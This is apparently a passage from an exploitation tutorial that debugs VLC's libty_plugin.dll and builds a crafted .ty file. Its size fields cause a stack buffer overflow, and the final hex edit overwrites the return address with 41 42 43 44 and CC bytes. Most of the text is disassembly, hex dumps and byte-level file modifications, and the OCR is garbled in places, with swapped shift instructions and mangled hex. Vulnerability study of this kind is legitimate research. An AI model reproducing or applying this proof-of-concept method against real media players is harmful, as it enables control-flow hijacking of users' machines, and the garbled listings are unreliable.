
reps movs copies from ESI that is the source to EDI that is the destination. ECX is the number of dwords to copy. Click on the little arrow next to ESI to see where it points to, but having the focus on HEX DUMP to see there.



That's what it copies in the buffer. Let's open the .ty file in a hex editor and let's do here the following.



Mark 32 bytes and select EDIT-EXPORT DATA to copy the marked bytes in the format we wish.



I think it will look better now.

HxD - [C:\Users\ricna\Downloads\test-dtivo-junkskip.ty+]

Archivo Edición Buscar Ver Análisis Extras Ventanas ?

evil.mpg 4test-dtivo-junkskip.ty+ test-dtivo-junkskip.ty+

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	...
00000000	3D 00 FF FF 01 5F 02 E0 2B 5E 52 40 00 00 03 16	=.ÿÿ._.à+^R@....
00000010	3F 87 14 37 01 79 0B E0 2B 5E 68 30 00 00 03 16	?‡.7.y.à+^h0....
00000020	3F 87 14 37 01 85 0B E0 2B 5E 7F C0 00 00 03 16	?‡.7....à+^.À....
00000030	3F 87 14 37 8D 34 FE 01 00 00 00 00 00 03 16	?‡.7.4þ.....
00000040	3F 87 14 37 88 08 0E 01 00 00 00 00 00 03 16	?‡.7^.....
00000050	3F 87 14 37 82	
00000060	3F 87 14 37 88	
00000070	3F 87 14 37 88	
00000080	3F 87 14 37 88	
00000090	3F 87 14 37 88	
000000A0	3F 87 14 37 00	
000000B0	3F 87 14 37 00	
000000C0	3F 87 14 37 00	
000000D0	3F 87 14 37 00	
000000E0	3F 87 14 37 00	
000000F0	3F 87 14 37 03	
00000100	3F 87 14 37 01	
00000110	3F 87 14 37 01	
00000120	3F 87 14 37 03	
00000130	3F 87 14 37 8C	?‡.7./can...
00000140	3F 87 14 37 84 94 CE 01 00 00 00 00 00 03 16	?‡.7.,"í...
00000150	3F 87 14 37 88 08 0E 01 00 00 00 00 00 00 03 16	?‡.7^.....
00000160	3F 87 14 37 88 08 0E 02 00 00 00 00 00 00 03 16	?‡.7^.....
00000170	3F 87 14 37 88 08 0E 02 00 00 00 00 00 00 03 16	?‡.7^.....

Buscar

Buscar: 00 00 00 02 3B 9A CA 00 00 00 01 48 00 00 03 18

Tipo de Datos: Valores hexadecimales

Dirección

Todo

Adelante

Atrás

Aceptar Cancelar

...

E0 39 70 0B AF BD 74 22 AB E2 89 18 44 E2 09 FA B1 9p. "st"«â‰.Dâ
F0 12 AB 97 0D 77 60 72 00 00 00 00 00 00 00 00 00 .«-.w'r.....
00 F5 46 7A BD 00 00 00 02 00 02 00 00 00 00 01 F7 04 ÕFz^.....
10 00 00 00 08 00 00 00 02 3B 9A CA 00 00 00 01 48;šÈ...
20 00 00 03 18 98 24 4A 2D 52 95 00 00 03 19 F2 30~\$J-R...
30 E1 A3 12 49 00 00 03 1B 1C 82 5B 61 52 D5 00 00 áf.I....., [aR
40 03 1C D8 02 4F 84 2C A7 00 00 03 1E 36 09 29 74 ..Ø.O,,S....6
50 56 4A 00 00 03 1F 6C 49 6A A0 25 45 00 00 03 20 VJ....1Ij %E.
60 C2 5B RF 9C 95 D2 00 00 03 22 67 FR 46 20 88 96 àr:œ.ò "œñR


So, we found the bytes that it reads from the file. We know that the 14-15-16 and 17 are the ones that will create the value. It will add it 8, make a division and come to that value. Let's see what it is.

FFFFC0 08 E5 EC 0F /0 U1 00 D1 E0 E4 34 /0 D1 04 33 D6 salop. reo4x:
FFFDO 8E A5 74 9C 32 D1 17 80 E5 5C 33 5E A4 60 BA 75 ŽYtœ2Ñ.€å\3^:
FFFE0 39 70 0B AF BD 74 22 AB E2 89 18 44 E2 09 FA B1 9p. "st"«â‰.D
FFFF0 12 AB 97 0D 77 60 72 00 00 00 00 00 00 00 00 00 .«-.w'r.....
00000 F5 46 7A BD 00 00 00 02 00 02 00 00 00 00 01 F7 04 ÕFz^.....
00010 00 00 00 08 00 00 00 02 3B 9A CA 00 00 00 01 48;šÈ..
00020 00 00 03 18 98 24 4A 2D 52 95 00 00 03 19 F2 30~\$J-R...
00030 E1 A3 12 49 00 00 03 1B 1C 82 5B 61 52 D5 00 00 áf.I....., [a
00040 03 1C D8 02 4F RA 21 A7 00 00 03 1F 36 09 29 74 ..Ø.O,,S....6


That's **00 00 00 02**. Set a breakpoint to stop when it comes from the stream_Read again in the dll libty_plugin.

```
01401BF0 mov    [esp+0FCh+Memory], edx , memory
61401BF9 call   free
61401BFE mov    eax, [esp+0FCh+var_60]
61401C05 mov    ecx, 20h
61401C0A lea    edx, [esp+0FCh+buffer]
61401C11 mov    [esp+0FCh+var_F4], ecx
61401C15 mov    [esp+0FCh+var_F8], edx
61401C19 mov    edi, [eax+3Ch]
61401C1C mov    [esp+0FCh+Memory], edi
61401C1F call   stream_Read
61401C24 movzx esi, [esp+0FCh+buffer+14h]
61401C2C movzx ebx, [esp+0FCh+buffer+15h]
61401C34 movzx ecx, [esp+0FCh+buffer+17h]
61401C3C movzx edx, [esp+0FCh+buffer+16h]
61401C44 shl    esi, 18h
61401C47 mov    [esp+0FCh+size_a_copiar_menos_8], esi
61401C4E shl    ebx, 10h
```

I ran it again because the IP was down.



Now the buffer is here.



I can put it in hex dump and add 0x14 to the buffer address and I see that it is the 00 00 00 02 we had seen in the file.

Let's trace to see what it does.

```

61401C1C mov [esp+0FCh+Memory], edi
61401C1F call stream_Read
61401C24 movzx esi, [esp+0FCh+buffer+14h]
61401C2C movzx ebx, [esp+0FCh+buffer+15h]
61401C34 movzx ecx, [esp+0FCh+buffer+17h]
61401C3C movzx edx, [esp+0FCh+buffer+16h]
61401C44 shl esi, 18h
61401C47 mov [esp+0FCh+size_a_copiar_menos_8], esi
61401C4E shl ebx, 10h
61401C51 or [esp+0FCh+size_a_copiar_menos_8], ebx
61401C58 shl edx, 8
61401C5B or [esp+0FCh+size_a_copiar_menos_8], ecx
61401C62 or [esp+0FCh+size_a_copiar_menos_8], edx
61401C69 mov eax, [esp+0FCh+size_a_copiar_menos_8]
61401C70 mov edi, [esp+0FCh+size_a_copiar_menos_8]
61401C77 shl eax, 3
61401C7A mov [ebp+0BECCCh], eax
61401C80 add edi, 8
61401C83 movzx eax, [esp+0FCh+buffer+1Ch]

```

[esp+0FCh+size_a_copiar_menos_8]=[Stack[00000E78]:0284FB48]
dd 2

329) 00001070 61401C70: sub_61401AE0+190 (Synchronized with EIP)

All that is to create the DWORD and move it to EDI. Then, it should add 8.

```

61401C04 movzx ecx, [esp+0FCh+buffer+14h]
61401C44 shl esi, 18h
61401C47 mov [esp+0FCh+size_a_copiar_menos_8], esi
61401C4E shl ebx, 10h
61401C51 or [esp+0FCh+size_a_copiar_menos_8], ebx
61401C58 shl edx, 8
61401C5B or [esp+0FCh+size_a_copiar_menos_8], ecx
61401C62 or [esp+0FCh+size_a_copiar_menos_8], edx
61401C69 mov eax, [esp+0FCh+size_a_copiar_menos_8]
61401C70 mov edi, [esp+0FCh+size_a_copiar_menos_8]
61401C77 shl eax, 3
61401C7A mov [ebp+0BECCCh], eax
61401C80 add edi, 8
61401C83 movzx eax, [esp+0FCh+buffer+1Ch]
61401C8B movzx esi, [esp+0FCh+buffer+10h]
61401C93 movzx phx, [esp+0FCh+buffer+1Fh]

```

And more ahead, it will use an IDIV. Go there.

```

61401CB0 or eax, ecx
61401CB2 mov [esp+0FCh+size_a_copiar], edi
61401CB9 cdq
61401CBA idiv [esp+0FCh+size_a_copiar]
61401CC1 mov [ebp+0BECC8h], eax
61401CC7 shl eax, 4
61401CCA mov [esp+0FCh+Memory], db 0Ah
61401CCD call malloc
61401CD2 mov [ebp+0BEF8h], eax

```

(504, 310) 000010BA 61401CBA: sub_61401AE0-db 0
db 0
db 0
db 0
db 30h ; 0
db 0
db 0
db 0

Process 1000BP

There, it is the 0x0a that came from the 0x02 read by the file and it added 8. The result is 0xa.

```

61401CA9 or     eax, esi
61401CAB shl    ecx, 8
61401CAE or     eax, ebx
61401CB0 or     eax, ecx
61401CB2 mov    [esp+0FCh+size_a_copiar], edi
61401CB9 cdq
61401CBA idiv   [esp+0FCh+size_a_copiar]
61401CC1 mov    [ebp+MyStruct.MAXIMO], eax
61401CC7 shl    eax, 4
61401CCA mov    [esp+0FCh+Memory], eax ; Size
61401CCD call   malloc
61401CD2 mov    [ebp+0BEF8h], eax
61401CD8 mov    eax, [ebp+0BEC8h]
61401CDE test   eax, eax
61401CE0 jle    loc_61401F2E

```

IDIV is the signed division. It will divide EDX:EAX by the size to copy which won't be modified. The problem is that if I increase the size to copy much, the division will be 0 and that is the value that goes to the MALLOC after multiplying it by 16. So, we must handle this division well for the result not to be 0.

EDX:EAX is 00000000:00000148 and it is divided by 0A. If we see in the file, the 0x148 is close to 00000002.

The screenshot shows assembly code and a memory dump. The assembly code includes instructions like OR, SHL, OR, MOV, IDIV, and CALL. The memory dump shows a sequence of bytes: 00 00 00 08 00 00 00 02 | 3B 9A CA 00 00 00 01 48. The first two bytes (00 00) are circled in blue.

If I increase it to 02, I will also have to increase the 0x148 for the division not to be 0. I will do it.

The screenshot shows assembly code and a memory dump. The assembly code includes instructions like OR, SHL, OR, MOV, IDIV, and CALL. The memory dump shows a sequence of bytes: 00 00 00 08 00 00 46 47 | 3B 9A CA 00 00 00 AA 48. The bytes 46 47 are circled in blue.

That way, we will see if it comes to the stream_Read with a size greater than 8 to overflow the buffer. I will run it again with this modified file.

```

61401C24 movzx    esi, [esp+0FCh+buffer+14h]
61401C2C movzx    ebx, [esp+0FCh+buffer+15h]
61401C34 movzx    ecx, [esp+0FCh+buffer+17h]
61401C3C movzx    edx, [esp+0FCh+buffer+16h]
61401C44 shr      esi, 18h
61401C47 mov     [esp+0FCh+size_a_copiar_menos_8], esi
61401C4E shr      ebx, 10h
61401C51 or      [esp+0FCh+size_a_copiar_menos_8], ebx
61401C58 shr      edx, 8
61401C5B or      [esp+0FCh+size_a_copiar_menos_8], edx
61401C62 or      [esp+0FCh+size_a_copiar_menos_8], edx
61401C69 mov     eax, [esp+0FCh+size_a_copiar_menos_8]
61401C70 mov     edi, [esp+0FCh+size_a_copiar_menos_8]
61401C77 shr      eax, 3
61401C7A mov     [ebp+0BECCh], eax
61401C80 add     edi, 8
61401C83 movzx   eax, [esp+0FCh+buffer+1Ch]
61401C8B movzx   esi, [esp+0FCh+buffer+1Dh]
61401C93 movzx   ebx, [esp+0FCh+buffer+1Fh]
61401C9B movzx   ecx, [esp+0FCh+buffer+1Eh]
61401CA3 shr      eax, 18h

```

There, it creates the 0x4647 in EDI. Then, it will add it 8.

```

61401C2C movzx    ebx, [esp+0FCh+buffer+15h]
61401C34 movzx    ecx, [esp+0FCh+buffer+17h]
61401C3C movzx    edx, [esp+0FCh+buffer+16h]
61401C44 shr      esi, 18h
61401C47 mov     [esp+0FCh+size_a_copiar_menos_8], esi
61401C51 or      [esp+0FCh+size_a_copiar_menos_8], ebx
61401C58 shr      edx, 8
61401C5B or      [esp+0FCh+size_a_copiar_menos_8], edx
61401C62 or      [esp+0FCh+size_a_copiar_menos_8], edx
61401C69 mov     eax, [esp+0FCh+size_a_copiar_menos_8]
61401C70 mov     edi, [esp+0FCh+size_a_copiar_menos_8]
61401C77 shr      eax, 3
61401C7A mov     [ebp+0BECCh], eax
61401C80 add     edi, 8
61401C83 movzx   eax, [esp+0FCh+buffer+1Ch]
61401C8B movzx   esi, [esp+0FCh+buffer+1Dh]
61401C93 movzx   ebx, [esp+0FCh+buffer+1Fh]
61401C9B movzx   ecx, [esp+0FCh+buffer+1Eh]
61401CA3 shr      eax, 18h

```

Then, the IDIV 0000000:AA48 divided 0x464f.

```

61401C77 shr      eax, 3
61401C7A mov     [ebp+0BECCh], eax
61401C80 add     edi, 8
61401C83 movzx   eax, [esp+0FCh+buffer+1Ch]
61401C8B movzx   esi, [esp+0FCh+buffer+1Dh]
61401C93 movzx   ebx, [esp+0FCh+buffer+1Fh]
61401C9B movzx   ecx, [esp+0FCh+buffer+1Eh]
61401C93 shr      eax, 18h
61401C46 shr      esi, 10h
61401C49 or      eax, esi
61401CAB shr      ecx, 8
61401C4E or      eax, ebx
61401C80 or      eax, ecx
61401C82 mov     [esp+0FCh+size_a_copiar], edi
61401C99 cdq
61401CBA idiv    [esp+0FCh+size_a_copiar]
61401C91 mov     [ebp+MyStruct.MAXIMO], edx
61401C97 shr      eax, 4
61401CCA mov     [esp+0FCh+Memory], eax ; Size

```

The division result is in EAX and it is 2.

That is the max value it will multiply by 16 and call malloc. As we are not exploiting the heap overflow, while it allocates, it will be fine.

So, it calls malloc with the size 0x20. It will allocate it without problems.

It goes to the block where the vulnerability is, with the size_a_copiar 0x464f that is obviously greater than 8. In the patched version, it will ignore it and avoid overflow.

I set breakpoints in the buffer. ECX points to it. Go there and set a hardware breakpoint on read write to stop when it starts filling the buffer.

```
Stack[ 000005B8]:0244FB64 db 0
Stack[ 000005B8]:0244FB65 db 0
Stack[ 000005B8]:0244FB66 db 0
Stack[ 000005B8]:0244FB67 db 0
Stack[ 000005B8]:0244FB68 db 0F5h ; )
Stack[ 000005B8]:0244FB69 db 46h ; F
Stack[ 000005B8]:0244FB6A db 7Ah ; Z
Stack[ 000005B8]:0244FB6B db 0BDh ; +
Stack[ 000005B8]:0244FB6C db 0
Stack[ 000005B8]:0244FB6D db 0
Stack[ 000005B8]:0244FB6E db 0
Stack[ 000005B8]:0244FB6F db 2
UNKNOWN 0244FB68: stack[000005B8]:0244FB68 (Synchronized with EIP)
```

```
61401D43 mov ebx, [esp+0FCh+var_60]
61401D44 mov [esp+0FCh+var_F8], ecx
61401D4E mov [esp+0FCh+var_F4], esi
61401D52 mov edi, [ebx+3Ch]
61401D55 xor ebx, ebx
61401D57 mov [esp+0FCh+Memory], edi
61401D5A call stream_Read
61401D5F movzx edx, [esp+0FCh+buffer]
61401D67 movzx eax, [esp+0FCh+var_38]
61401D6F mov edi, [esp+0FCh+var_48]
61401D76 mov [esp+0FCh+var_9C], edx
61401D7A xor edx, edx
000115A 61401D5A: sub_61401AE0+27A (Synchronized with EIP)

61 BA 01 00 00 00 89 5C 24 0C 89 a++.@a!...ë\$.ë
24 04 89 04 24 E8 7D 51 00 00 FF |$.ëT$.ë.$F>Q...-
00 8B 9C 24 B4 00 00 00 39 9D C8 ฿$!...IE฿!...9+.
E0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

F9 to stop when it copies in the buffer.

```
77C170B0 add esi, eax
77C170AD add edi, eax
77C16FA3 rep movsd ; jumpable 77C16FCC default case
77C16FA5 jmp off_77C170B8 [edx*4]
77C170AF
77C170AF loc_77C170AF:
77C170AF jmp off_77C170AF

051,2350) UNKNOWN 77C16FA3: msvcrt_memcpy+33 (Synchronized with EIP)
```

ECX is copying 1192 dwords because rep movsd means REPEAT MOV DWORDS. So, the total bytes written in a 32-byte buffer is 0x1192 x4 or 0x4648 that comes out of rounding the 0x4647 I put in the file.

```
02FFF80 C3 89 D2 F1 EB OA A7 C2 25 86 7C AO 32 02 32 BE Ä±Öñë.Śåñt| 2.2%
02FFF90 0B 79 42 B0 55 3E D7 E9 EC 58 A2 3D EF 87 41 74 .yB°U>xéíXç=íñlt
02FFFA0 33 ED D4 3B 02 C7 FF 4B 14 01 CC 78 07 93 OC DC 3iÖ;.ÇýK..Íx..Ü
02FFFB0 40 07 93 51 16 D6 9A 86 45 81 F7 5B 47 1B 26 9B 0..Q.ÖñtE.+[G.&>
02FFFC0 C8 E3 EC 6F 70 01 60 B1 E8 F4 34 78 B1 54 33 D6 Éäiop.`±èö4x±T3Ö
02FFFD0 8E A5 74 9C 32 D1 17 80 E5 5C 33 5E A4 60 BA 75 Ž¥toe2Ñ.€å\3^x`°u
02FFE0 39 70 0B AF BD 74 22 AB E2 89 18 44 E2 09 FA B1 9p. Ót"«å.Ðå.úí
02FFFF0 12 AB 97 0D 77 60 72 08 00 00 00 00 00 00 00 00 00 ..«.-w`r.....
0300000 F5 46 7A BD 00 00 00 02 00 00 00 00 00 01 F7 04 6Fz%.....÷.
0300010 00 00 00 08 00 00 46 47 3B 9A CA 00 00 00 AA 48 .....FG;šÈ...^H
0300020 00 00 03 18 98 44 4A 2D 52 95 00 00 03 19 F2 30 ...."$J-R....ò0
0300030 E1 A3 12 49 00 00 03 1B 1C 82 5B 61 52 D5 00 00 á£.I.....,[aRÖ..
0300040 03 1C D8 02 4F 84 2C A7 00 00 03 1E 36 09 29 74 ..Ø.O,,S....6.)t
0300050 51 11 00 00 00 17 62 12 01 10 05 15 00 00 00 ..Vl iñt ññ
st: 30000B | Overwrite
```

I will go to the RET because it could overwrite it because of the size it has to copy to the buffer.

Select RUN TILL RETURN or CTRL+F7 and it comes back to the main function where the buffer is located when it comes to the RET, it should crash.

```
01401D4E 8B44  [esp+0Ch+var_F4], esi
61401D52 mov     edi, [ebx+3Ch]
61401D55 xor     ebx, ebx
61401D57 mov     [esp+0FCh+Memory], edi
61401D5A call    stream Read
61401D5F movzx  edx, [esp+0FCh+buffer]
61401D67 movzx  eax, [esp+0FCh+var_3B]
61401D6F mov     edi, [esp+0FCh+var_48]
61401D76 mov     [esp+0FCh+var_9C], edx
61401D7A xor     edx, edx
61401D7C mov     ecx, [esp+0FCh+var_9C]
61401D80 mov     [esp+0FCh+var_A4], eax
61401D84 ...
```

.06| 0000115F 61401D5F: sub_61401AE0+27F| (Synchronized)

Set a breakpoint in the function RET and disable the other BPs.

Action Data Regular function Unexplored Instruction External symbol

Debug View Breakpoints Structures Modules Enums General registers

```

61402137 call stream_Control
6140213C add esp, 0ECh
61402142 pop ebx
61402143 pop esi
61402144 pop edi
61402145 pop ebp
61402146 ret
61402146 sub_61401AE0 endp
61402146


```

09,7624 (482,98) 00001546 61402146: sub_61401AE0+666 (Synchronized with EIP)

Stack view

BF C8 98 40 61 BA 91 00 00 00 89 5C 24 0C 89 a++. @a!...-\$\.	0244FBA4 0040DD82 vlc.exe:0040DD82
24 08 89 54 24 09 89 04 24 E8 7D 51 00 00 FF [\$.et\$.e.\$F]Q..-	0244FBAB 43FE4FF7
24 B4 00 00 00 89 9C 24 B4 00 00 00 39 99 C9 3\$!...YES!...9.+	0244FBAC 1C960680
00 00 0F 8E F9 01 00 00 8B B4 24 A4 00 00 00 +...R...Y;S...	0244FBBD 1C680046
8C 24 C0 00 00 00 88 9C 24 9C 00 00 00 89 4C .i\$!...YESE...BL	0244FB4 3ADC1500
04 89 74 24 08 88 78 3C 31 DB 89 3C 24 E8 31 .\$et\$.Y(<1;#<\$F1	0244FB88 A4250049
00 00 B6 94 24 C0 00 00 00 0F B6 84 24 C1 Q...;OS+....;AS-	0244FBBC 34004CAE
00 00 8B BC 24 B4 00 00 00 89 54 24 60 31 D2 ...Y\$!...ET\$`I-	0244FBC0 0050CCEA libiconv_2.dll:0050CCEA
4C 24 60 89 44 24 58 C1 E7 04 8B 44 24 58 89 YL\$;ed\$X-t;ID\$X8	0244FBC4 54EA3044

The stack is destroyed because I overwrote all there. Go to HEX VIEW and press the little arrow next to ESP.



I find that string in the file.

The screenshot shows the HxD Hex Editor interface with the file POC.ty+ open. The menu bar includes File, Edit, Search, View, Analysis, Extras, Window, and Help. The toolbar features icons for Open, Save, Find, Copy, Paste, and Undo. The status bar displays the current offset, file type (ANSI), and hex view. The main window lists memory offsets from 00304600 to 00304700, showing both hex and ASCII representations. The ASCII column contains various characters and symbols, including punctuation, numbers, and non-ASCII characters like 'ÿ', 'ö', and 'ä'. The right pane shows the raw binary data as a series of bytes.

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00304600	C7 E7 80 0C 82 E5 EB 0A 66 1B 00 1C CD B0 EE 00
00304610	2E 9F 7D F1 00 3E 67 F2 F4 00 4D AE 10 F6 00 5C
00304620	F4 2E F9 00 6C 3A 4C FC 00 7C 02 C0 FE 80 8B 48
00304630	DE 01 0A 66 1C 00 9A 8E FC 03 00 A9 D5 1A 06 00
00304640	B4 86 2F 07 00 C4 4E A3 0A 00 D3 94 C1 OC 00 E3
00304650	5D 35 0F 00 F2 A3 53 12 80 01 E9 71 16 0A 67 1C
00304660	00 11 2F 8F 19 00 20 75 AD 1D 00 2F BB CB 20 80
00304670	3F 01 E9 24 0A 67 1C 00 4D C5 B1 27 00 5D 0B CF
00304680	29 00 6C 51 ED 2B 00 7B 98 0B 2E 00 8A DE 29 30
00304690	00 9A 24 47 33 00 A9 6A 65 36 00 B8 B0 83 39 00
003046A0	C7 F6 A1 3B 00 D7 3C BF 3E 00 E6 82 DD 40 00 F7
003046B0	4F FE 43 80 06 96 1C 46 0A 68 1C 00 15 DC 3A 49
003046C0	00 25 A4 AE 4C 00 34 EA CC 50 00 44 30 EA 54 00
003046D0	53 77 08 58 00 62 BD 26 5B 00 72 03 44 5F 00 81
003046E0	CB B8 63 00 91 94 2D 66 00 A1 DE F7 6A 00 B1 25
003046F0	15 6D 00 CO ED 8A 71 00 DO B5 FE 74 00 DE 75 19
00304700	78 00 ED BB 37 7C 00 FD 83 AB 81 80 OC C9 C9 85

Those are the values where it will jump because we overwrote the return address.

I'll change it by:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00304600	C7	E7	80	0C	82	E5	EB	0A	66	1B	00	1C	CD	B0	EE	00
00304610	2E	9F	7D	F1	00	3E	67	F2	F4	00	4D	AE	10	F6	00	5C
00304620	F4	2E	F9	00	6C	3A	4C	FC	00	7C	02	CO	FE	80	8B	48
00304630	DE	01	0A	66	1C	00	9A	8E	FC	03	00	A9	D5	1A	06	00
00304640	B4	86	2F	07	00	C4	4E	A3	0A	00	D3	94	C1	OC	00	E3
00304650	5D	35	0F	00	F2	A3	53	12	80	01	E9	71	16	0A	67	1C
00304660	00	11	2F	8F	19	00	20	75	AD	1D	00	2F	BB	CB	20	80
00304670	3F	01	E9	24	0A	67	1C	00	4D	C5	B1	27	00	5D	0B	CF
00304680	29	00	6C	51	ED	2B	00	7B	98	0B	2E	00	8A	DE	29	30
00304690	00	9A	24	47	33	00	A9	6A	65	36	00	B8	BO	83	39	00
003046A0	C7	F6	A1	3B	00	D7	3C	BF	3E	00	E6	41	42	43	44	CC
003046B0	CC															
003046C0	00	25	A4	AE	4C	00	34	EA	CC	50	00	44	30	EA	54	00
003046D0	53	77	08	58	00	62	BD	26	5B	00	72	03	44	5F	00	81
003046E0	CB	B8	63	00	91	94	2D	66	00	A1	DE	F7	6A	00	B1	25
003046F0	15	6D	00	CO	ED	8A	71	00	DO	B5	FE	74	00	DE	75	19
00304700	78	00	ED	BB	37	7C	00	FD	83	AB	81	80	0C	C9	C9	85
00304710	0A	69	1C	00	1C	0F	E7	89	80	2B	56	05	8C	0A	69	1C
00304720	00	3A	9C	23	90	00	49	E2	41	93	00	59	28	5F	97	00
00304730	68	6E	7D	9B	00	77	B4	9B	9F	00	86	FA	B9	A2	00	96

Now, I run it with this modified file.

Library function Data Regular function Unexplored **libty_plugin.dll:61400000** Debug View Breakpoints Structures Modules Enums General registers

```
.text:61402140 pop    ebx
.text:61402140 pop    esi
.text:61402140 pop    edi
.text:61402140 pop    ebp
.text:61402140 cn
